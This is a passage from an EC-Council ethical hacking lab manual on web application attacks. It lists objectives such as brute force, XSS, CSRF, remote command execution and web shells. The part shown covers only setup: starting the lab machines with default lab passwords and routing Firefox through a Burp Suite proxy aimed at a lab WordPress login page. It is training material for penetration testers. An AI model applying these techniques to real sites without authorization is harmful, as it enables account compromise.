8. This concludes the demonstration of how to identify clickjacking vulnerability on a target website.
9. Close all open windows and document all the acquired information.
10. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Web Application Attacks

An expert ethical hacker or pen tester must implement various techniques to launch web application attacks on the target organization's website.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications

Lab Scenario

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

Lab Objectives

- Perform a brute-force attack using Burp Suite
- Perform parameter tampering using Burp Suite
- Exploit parameter tampering and XSS vulnerabilities in web applications

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Perform cross-site request forgery (CSRF) attack
- Enumerate and hack a web application using WPScan and Metasploit
- Exploit a remote command execution vulnerability to compromise a target web server
- Exploit a file upload vulnerability at different security levels
- Gain backdoor access via a web shell using Weevely

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 120 Minutes

Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Lab Tasks

TASK 1

Perform a Brute-force Attack using Burp Suite

Here, we will perform a brute-force attack on the target website using Burp Suite.

Note: In this task, the target WordPress website (**http://10.10.10.16:8080/CEH**) is hosted by the victim machine, **Windows Server 2016**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

Launch WampServer

1. Turn on the **Parrot Security**, **Windows Server 2016** and **Windows 10** virtual machines.
2. On the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
3. There are two ways you can access **WAMP Server**. You can either double-click the **WAMP Server** shortcut icon from **Desktop** to start the WAMP Server services or click the **Start** icon from the lower-left corner of the **Desktop**, in the applications, scroll down, and expand the **Wampserver64** folder. Click **Wampserver64** to launch the **WampServer**.
4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon ( ) and observe that the **WampServer** icon appears.
5. Wait for this ( ) icon to turn green, which indicates that the **WampServer** is running successfully. Leave the **Windows Server 2016** virtual machine running.
6. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.




Figure 2.1.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Click the **Firefox** icon ( ) from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
8. The **Mozilla Firefox** window appears; type **http://10.10.10.16:8080/CEH/wp-login.php?** Into the address bar and press **Enter**.

Note: here, we will perform a brute-force attack on the designated WordPress website hosted by the Windows Server 2016 virtual machine.




Figure 2.1.2: Target WordPress website

9. Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Setting-up Burp Suite

10. In the **Mozilla Firefox** browser, click the **Open menu** icon ( ) in the right corner of the menu bar and select **Preferences** from the list.




Figure 2.1.3: Navigate to the Preferences

11. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.

12. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.




Figure 2.1.4: Search proxy settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Use this proxy server for all protocols** checkbox and click **OK**. Close the **Preferences** tab.




Figure 2.1.5: Configure browser proxy

14. Now, minimize the browser window, click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.

